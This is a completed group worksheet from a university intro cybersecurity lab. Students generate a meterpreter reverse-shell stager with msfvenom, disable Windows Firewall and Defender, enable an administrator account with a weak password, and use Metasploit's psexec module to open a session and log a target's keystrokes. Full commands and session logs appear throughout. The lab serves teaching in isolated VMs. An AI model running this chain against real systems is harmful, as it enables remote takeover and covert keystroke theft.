Kylee Kublin, Cooper Broll, Kisakye Kirabo

CSEC-140 Introduction to Cybersecurity: Class Activity 12

Instructions

1. Follow the instructions in MyCourses to duplicate this file in your shared group folder.
2. Complete each step below as instructed.
3. Answer questions and provide screenshots as requested.

Your participation grade will be determined based on your contributions as indicated by “Track Changes” and by your comments in the document.


Deploy the VMs

Two (2) virtual machines (VMs) are required for this activity.

1. CSEC-Windows 10
2. CSEC-Kali2

Follow the steps below to deploy the required VMs.

1. From your web browser (Chrome with latest version is recommended), go to https://rlescloud.rit.edu
2. Log in with your RIT username and password (same username and password you use to log in to myCourses).
3. Choose the CSEC-Windows 10 VM, and request a deployment.




4. A window will open asking you to verify and add additional details for your request. Leave all details unchanged, and just hit the SUBMIT button.

5. The deployment will start. You will also receive an email regarding this step. This may take a while depending on the amount of deployments being processed in RLES at the moment (**on average 5 to 10 minutes**).

6. Repeat Steps 3-5 for the CSEC-Kali2 VM.

7. Wait until your requests are complete (be patient). You will receive an email when your deployments are complete. You will see your deployments created and powered on under the deployments tab.
8. Go to the newly created **CSEC-Kali2** VM in the Deployments tab in RLES.
9. When the deployment window appears, click the actual VM under that deployment first. The settings button appears next to the VM. Click the settings button, and choose "Connect to Remote Console".



9. A new browser tab (or window) will open to allow you to log in to the VM. **NOTE:** If a new tab did NOT open, make sure your pop-up blocker is disabled!
10. Open the Terminal app  in the CSEC-Kali2 VM.

Identify Your Hosts & Acknowledge Seriousness

11. In this activity, you will be attempting to distribute malware to your group's VMs. To do that, you must know the IP addresses of all the VMs involved. Use `ifconfig` at the command line on your CSEC-Kali2 VM to find your Kali IP address. Use `ipconfig` at the command line on your CSEC-Windows 10 VM to find your Windows IP address.

After you find this information, identify another student in your group that you will be trying to infect with malware. **You will need to coordinate with that student.**

Student	CSEC-Kali2 VM IP	CSEC-Windows 10 VM IP	Target (Student Name)
Kylee Kublin	192.168.200.182	192.168.192.51	Cooper Broll
Cooper Broll	192.168.207.255	192.168.204.168	Kylee Kublin
Kisakye Kirabo	192.168.197.51	192.168.202.151	Kisakye Kirabo

12. In this exercise, you will be distributing malware to other VMs. This is only legal because these systems are owned by RIT and specifically intended for this activity. Attempting to infect real computers that you do not own or control with malware is illegal. **Each student must explicitly acknowledge that infecting computers with malware is often easy to detect and can get you into serious trouble.** Failure to acknowledge this will result in a 0 on this activity regardless of any work done. Acknowledge your understanding below.

Generate Standalone Malware

The tool *msfvenom* can be used to generate a standalone malware stager. A malware stager is a small application - generally considered malware itself - that will download more complex malware from a command and control server. We are going to generate a malware stager and determine if it is something that would likely be detected by anti-virus software.

13. On your CSEC-Kali2 VM, execute the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=<YourKaliVMIPAddressHere> LPORT=<AnyNumberYouWant> -f exe
> bad.exe
```

NOTE: Double check and verify that you entered the correct IP address for your CSEC-Kali2 VM.


To dissect this command:

- msfvenom is the tool that generates the malware
- -p is used to specify the malware strain
- windows/meterpreter/reverse_tcp indicates that we will use ‘meterpreter’ malware that runs on Windows and uses a reverse shell connection
- LHOST= specifies the IP address of the command and control server (your CSEC-Kali2 VM). Run ***ifconfig*** to get your IP address then use it here.
- LPORT= specifies the TCP port the attacker will use to communicate with the command and control server
- -f exe specifies that we want a “.exe” executable format output file
- > bad.exe indicates that output should be written to a file named bad.exe


```
root@CSEC:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.204.195 LPORT=1234 -f exe > bad.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
root@CSEC:~# ls
bad.exe  Desktop  Documents  Downloads  Pictures
```

Meterpreter is a well-known malware strain that is, primarily, a remote access trojan. It’s produced by a company named Rapid7 and is used extensively by penetration testers. In theory, it should be detected easily.

14. In your CSEC-Kali2 VM, visit the website https://www.virustotal.com/old-browsers/. Click on ‘Browse’, and upload your bad.exe file. Each student should include a screenshot of VirusTotal’s output once it completes scanning.



Kylee Kublin



Cooper Broll

Kisakye Kirabo

15. At this point, each group should divide themselves and choose a role (those attacking and those defending). Students who are defending should continue on to the ‘Weakening Windows’ section below. Students who are attacking should skip to the ‘Attacking Windows’ section below.


    Indicate in the following table if you will be attacking or defending. Students in asynchronous sections of CSEC-140 or completing this exercise outside of normal class time (with the permission of their instructor) may attack their own CSEC-Windows 10 VM.

Student	Role
Kylee Kublin	Defending
Cooper Broll	Attacking
Kisakye Kirabo	Attacking


Weakening Windows

Follow these steps on your CSEC-Windows 10 VM.


16. For this activity to be possible, the Windows Firewall must be disabled. In the search bar, type ‘Windows Firewall’, and open the ‘Windows Defender Firewall’ application.




17. Select ‘Turn Windows Defender Firewall on or off’ from the left-hand menu.



18. Disable both Private and Public network firewalls then click ‘Okay’.



19. In the search bar, type ‘cmd’. When the ‘Command Prompt’ application appears, right-click on it, and select ‘Run as administrator’.




20. Only administrators are able to execute code remotely in Windows 10, and Windows 10 disables the administrative user by default. In your command prompt, run the two

commands below. The first command will set a password for the administrator user. The second command will enable the user account so someone can log in with it.

Command 1: `net user administrator Password123`

Command 2: `net user administrator /active:yes`



21. Pause at this point, and let the student(s) attacking you know that you have completed the first phase of weakening Windows by adding a Google Docs comment here. Continue to the next step when the student(s) attacking indicate they are starting to attack your VM. The student(s) attacking will leave a comment here indicating they are starting the attack.


22. Observe your interface carefully as the student(s) try to infect your system with malware. They should not be successful, and there should be an indicator. Describe what you observe in your own words.

For my system, there was a notification from windows defender antivirus- It indicated that it enacted virus and threat protection for my system.


I also saw the same thing.

23. We will now weaken the system even further by disabling Windows anti-malware features. Open the Windows Security Center by clicking on the small shield icon in the lower right corner of the Windows VM.

24. Select ’Manage settings’ under ‘Virus & threat protection’ settings.



25. Disable ‘Real-time protection’ by clicking on the slider which indicates it to be ‘on’.




26. Open Notepad. Indicate to the student(s) attacking you (by leaving a comment on this step) that you are ready for their second attack attempt. Do you see anything while you’re waiting?
    On my Windows VM, there were no changes and also no notifications while I am waiting for the second attack to occur.

27. Pause here, and wait until the student(s) attacking you requests that you type a secret message. They will leave a comment here when they are ready.

28. Type a secret message. Indicate that you have typed the secret message by leaving a comment on this step. Wait until the attackers have indicated that their attack is complete. As a group, answer the questions at the end of the activity.


Attacking Windows

29. The tool *msfvenom* is just one part of a penetration testing framework known as Metasploit, which pairs exploitation tools with automatic malware creation tools. Launch Metasploit's command-line interface by running the following command: `msfconsole`



Paste a screenshot of the ASCII art that Metasploit shows you when it launches. It randomly selects one each time you run it. See the sample above.

Student screenshots:



Cooper Broll


Kisakye Kirabo

30. Select the exploit you are going to use by executing the command:
    `use exploit/windows/smb/psexec`


31. The smb/psexec exploit makes use of user credentials to run code remotely on the target VM. Execute the following commands to properly configure the exploit.

    NOTE: Double check and verify that you enter the correct IP address for the target CSEC-Windows 10 VM.


```
set RHOST <TargetWindowsVMIPAddress>
set smbuser administrator
set smbpass Password123
set target 2
```



32. Run `show options` and provide a screenshot of your attack configuration at this point. It should appear **similar** to the following screenshot.



Student screenshots:




Kisakye Kirabo

33. Select the malware you are going to use to infect the system you are targeting by running the command: `set payload windows/meterpreter/reverse_tcp`


34. Configure your malware by running the following commands:

    `set LHOST <YourKaliVMIPAddress>`


    `set LPORT <APortOfYourChoice>`




35. Run `show options` again. You should see a new 'Payload Options' section. Include a screenshot of this section. It should appear similar to the screenshot below:



Student screenshots:




Cooper Broll



Kisakye Kirabo

36. Pause here until the student you are attacking indicates that they are ready to be attacked. They will leave a comment in step #21 when they are ready. You should leave a comment at step #21 indicating you are ready. When they enter a comment at step #21 indicating they are ready, continue to the next step.

37. Once the student is ready to be attacked, run the command `exploit`. This will attempt to infect your target with your malware. This will not be successful. Post a screenshot of your attack attempt. It should appear similar to the following. Pay particular attention to the ERROR_CODE.



Student screenshots:

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.207.255:8421
[*] 192.168.192.51:445 - Connecting to the server...
[*] 192.168.192.51:445 - Authenticating to 192.168.192.51:445 as user 'administrator'...
[*] 192.168.192.51:445 - Uploading payload...
[*] 192.168.192.51:445 - Created \QjvYRZWW.exe...
[-] 192.168.192.51:445 - Service failed to start, ERROR_CODE: 225
[*] 192.168.192.51:445 - Deleting \QjvYRZWW.exe...
[*] Exploit completed, but no session was created.
msf exploit(psexec) >
```

Cooper Broll

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.197.51:20
[*] 192.168.202.151:445 - Connecting to the server...
[*] 192.168.202.151:445 - Authenticating to 192.168.202.151:445 as user 'administrator'...
[*] 192.168.202.151:445 - Uploading payload...
[*] 192.168.202.151:445 - Created \IfEOiJnu.exe...
[-] 192.168.202.151:445 - Service failed to start, ERROR_CODE: 225
[*] 192.168.202.151:445 - Deleting \IfEOiJnu.exe...
[*] Exploit completed, but no session was created.
```

Kisakye Kirabo

38. Wait until the student you are attacking is ready to be attacked again. They will leave a comment on step #26. When they enter a comment at step #26 indicating they are ready for the second attempt, continue to the next step.

39. Run `exploit` again. This will be successful and should provide you access. Include a screenshot. It should be *similar* to the screenshot provided:

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.204.195:123
[*] 192.168.201.97:445 - Connecting to the server...
[*] 192.168.201.97:445 - Authenticating to 192.168.201.97:445 as user 'administrator'...
[*] 192.168.201.97:445 - Uploading payload...
[*] 192.168.201.97:445 - Created \OMjROvEl.exe...
[+] 192.168.201.97:445 - Service started successfully...
[*] 192.168.201.97:445 - Deleting \OMjROvEl.exe...
[*] Sending stage (957487 bytes) to 192.168.201.97
[*] Meterpreter session 1 opened (192.168.204.195:123 -> 192.168.201.97:49978) at 2020-10
```

Student screenshots:

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.195.67:8421
[*] 192.168.192.51:445 - Connecting to the server...
[*] 192.168.192.51:445 - Authenticating to 192.168.192.51:445 as user 'administrator'...
[*] 192.168.192.51:445 - Uploading payload...
[*] 192.168.192.51:445 - Created \rOWyoPwX.exe...
[+] 192.168.192.51:445 - Service started successfully...
[*] 192.168.192.51:445 - Deleting \rOWyoPwX.exe...
[*] Sending stage (957487 bytes) to 192.168.192.51
[*] Meterpreter session 1 opened (192.168.195.67:8421 -> 192.168.192.51:49927) at 2024-11-14

meterpreter >
```

Cooper Broll.

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.197.51:20
[*] 192.168.202.151:445 - Connecting to the server...
[*] 192.168.202.151:445 - Authenticating to 192.168.202.151:445 as user 'administrator'...
[*] 192.168.202.151:445 - Uploading payload...
[*] 192.168.202.151:445 - Created \HWQWefKU.exe...
[+] 192.168.202.151:445 - Service started successfully...
[*] 192.168.202.151:445 - Deleting \HWQWefKU.exe...
[*] Sending stage (957487 bytes) to 192.168.202.151
[*] Meterpreter session 1 opened (192.168.197.51:20 -> 192.168.202.151:50226) at 2024-11-14 23:38:37 -0500

meterpreter >
```

Kisakye Kirabo

40. Leave a comment on step #26 indicating that you are in your target's VM.

41. You should see a meterpreter prompt. This is your malware executing on your target's system. We are going to use this access to find a secret message your target is going to write by capturing their keystrokes. Use the command `ps -S notepad` to locate the Process ID (PID) of the Notepad program that they have open. It should be *similar* to the screenshot below:

```
meterpreter > ps -S notepad
Filtering on 'notepad'

Process List
============

 PID   PPID  Name         Arch  Session  User                    Path
 ---   ----  ----         ----  -------  ----                    ----
 7920  5012  notepad.exe  x64   2        DESKTOP-VI4396B\Student  C:\Windows\System32\notepad.exe
```

What is the process ID of notepad on ***your*** target?

7788

8600

42. Run the command `migrate <ProcessIDofNotepad>` to infect the notepad process with your malware. It should appear *similar* to the screenshot below.

```
meterpreter > migrate 7920
[*] Migrating from 660 to 7920...
[*] Migration completed successfully.
meterpreter >
```

43. Now that your malware is running as your target’s Notepad process, begin your keylogger by running the command `keyscan_start`. Indicate to your target that you are ready for them to type their secret message by commenting on step #27.

44. Monitor step #28 until your target types in their secret message. Run the command `keyscan_dump`. What was their secret message?

```
<Shift>Remeb<^H>mber- no food is alo<^H>low <^H><^H><^H><^H><^H><^H><^H><^H><^H>or drinks are allowed in the <Shift>CSEC labs<Shift>! but hopefully you can din<^H><^H
><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><Shift>!<CR>
<Shift>Hopefully this worked lols<Left>secret me<^H><^H><^H>message<Left><Right><^H>
```

Remember no food is allowed in the CSEC labs! But hopefully this worked lols secret message

45. Once you have their secret message, indicate that the attack is complete by commenting on step #28 that the attack is complete. As a group, answer the questions at the end of this activity.

Discussion Questions

Question #1: Is this a plausible real-world scenario? Why? Why not?

Question #2:

a. Attackers - Run `help` at your meterpreter prompt. List five ‘features’ that the meterpreter malware has which you find concerning.
b. Defenders - Of the features listed by the attackers, which do you find the most concerning? Why?

Question #3: What are the best steps an average user could take to defend against this kind of attack?